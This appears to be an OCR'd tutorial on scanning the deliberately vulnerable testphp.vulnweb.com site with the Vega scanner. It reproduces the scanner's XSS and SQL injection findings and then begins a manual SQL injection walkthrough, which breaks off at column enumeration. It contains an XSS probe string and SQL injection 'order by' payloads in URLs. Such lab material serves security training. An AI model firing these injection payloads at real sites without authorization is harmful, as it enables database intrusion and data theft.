


On left side you can see the scan is completed on **23rd July 2023**, click on it and you can see all vulnerabilities that was found in scan.




Step 5: Here you can see all together 40 vulnerabilities were found, among them 24 are categorized as High where the risk rate is very high, let's check **Cleartext Password over HTTP**, this field has 2 vulnerabilities, check **/login.php**.
Here Vega detected a form with a password input field that submits to an insecure (HTTP)target.


Along with discussion Vega has also come up with the Impact it can invoke, and Remediation for the vulnerability.



Step 6: Here Vega has found cross-site-scripting vulnerability with high-risk rate, click on it and you can study it further. There are **11 XSS vulnerability** found on this website.



Also check **/listproducts.php** as follows:



Cross Site Scripting

AT A GLANCE

Classification	Input Validation Error
Resource	/listproducts.php
Parameter	cat
Method	GET
Risk	High

REQUEST

```
GET /listproducts.php?cat=4'%20-->">'>'"
```

DISCUSSION

Cross-site scripting (XSS) is a class of vulnerabilities affecting web applications that can result in security controls implemented in browsers being circumvented. When a browser visits a page on a website, script code originating in the website domain can access and manipulate the DOM (document object model), a representation of the page and its properties in the browser. Script code from another website can not. This is known as the "same origin policy", a critical control in the browser security model. Cross-site scripting vulnerabilities occur when a lack of input validation permits users to inject script code into the target website such that it runs in the browser of another user who is visiting the same website. This would circumvent the browser same-origin policy because the browser has no way to distinguish authentic script code from inauthentic, apart from its origin.

IMPACT

- The precise impact depends greatly on the application.
- XSS is generally a threat to web applications which have authenticated users or are otherwise security sensitive.
- Malicious code may be able to manipulate the content of the site, changing its appearance and/or function for another user.
- This includes modifying the behavior of the web application (such as redirecting forms, etc).
- The code may also be able to perform actions within the application without user knowledge.
- Script code can also obtain and retransmit cookie values if they haven't been set HttpOnly.

REMEDIATION


- The developer must identify how the untrustworthy data is being output to the client without adequate filtering.
- There are various language/platform specific techniques for filtering untrustworthy data.
- General rules for preventing XSS can be found in the recommended OWASP XSS Prevention Cheat Sheet (see references).


REFERENCES

Some additional links with relevant information published by third-parties:


- Cross-Site Scripting (Wikipedia)
- Cross-Site Scripting (OWASP)
- XSS Prevention Cheat Sheet
- Cross-Site Scripting (WASC)

Step 7: Vega also discovered **8 SQL injection** vulnerability on this website as shown below, let's check SQL vulnerability on artist parameter.





Vega says these vulnerabilities are present when externally supplied input is used to construct a SQL query. So, a GET, POST request can modify the query string and performs unintended actions.



SQL Injection

AT A GLANCE

Classification	Input Validation Error
Resource	http://testphp.vulnweb.com/artists.php
Parameter	artist
Method	GET
Detection Type	Blind Arithmetic Evaluation Differential
Risk	High

REQUEST

GET /artists.php?artist=2-0

RESOURCE CONTENT

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>artists</title>
<!-- InstanceEndEditabl...
```

DISCUSSION

Vega has detected a possible SQL injection vulnerability. These vulnerabilities are present when externally-supplied input is used to construct a SQL query. If precautions are not taken, the externally-supplied input (usually a GET or POST parameter) can modify the query string such that it performs unintented actions. These actions include gaining unauthorized read or write access to the data stored in the database, as well as modifying the logic of the application.


IMPACT

- Vega has detected a possible SQL injection vulnerability.
- These vulnerabilities can be exploited by remote attackers to gain unauthorized read or write access to the underlying database.
- Exploitation of SQL injection vulnerabilities can also allow for attacks against the logic of the application.
- Attackers may be able to obtain unauthorized access to the server hosting the database.

REMEDIATION


- The developer should review the request and response against the code to manually verify whether or not a vulnerability is present.
- The best defense against SQL injection vulnerabilities is to use parameterized statements.
- Sanitizing input can prevent these vulnerabilities. Variables of string types should be filtered for escape characters, and numeric types should be checked to ensure that they are valid.
- Use of stored procedures can simplify complex queries and allow for tighter access control settings.
- Configuring database access controls can limit the impact of exploited vulnerabilities. This is a mitigating strategy that can be employed in environments where the code is not modifiable.
- Object-relational mapping eliminates the need for SQL.

You can share this report to the concerned department or your manager reporting him on the information regarding number of possible vulnerabilities exists on the website in detail.



Test the website using SQL Injection manually for http://testphp.vulnweb.com website.


Step 1: Visit the website http://testphp.vulnweb.com and look for the **'artists'** tab on the webpage.



Now click artists tab as shown below and select **'r4w8173'** as shown below:


After clicking r4w8173, you can see the website is appended with a query - **testphp.vulnweb.com/artists.php?artist=1**

Step 2: Now try adding a special character (‘) after the URL and hit enter, if it doesn’t affect the website then it is not vulnerable to SQL Injection, but if it shows an error then it is vulnerable to SQL Injection attack.





Here we can see that the website is vulnerable to SQL Injection as it shows an error as shown in the above screenshot.

Step 2: Now we can further modify the query and fetch number of information out of it, to find how many columns are present in the public, enter the following commands -
testphp.vulnweb.com/artists.php?artist=1 order by 1 (it gives no error)
testphp.vulnweb.com/artists.php?artist=1 order by 2 (it gives no error)
testphp.vulnweb.com/artists.php?artist=1 order by 3 (it gives no error)
testphp.vulnweb.com/artists.php?artist=1 order by 4 (it shows an error, here use formula N-1=no. of columns= 4-1=3)

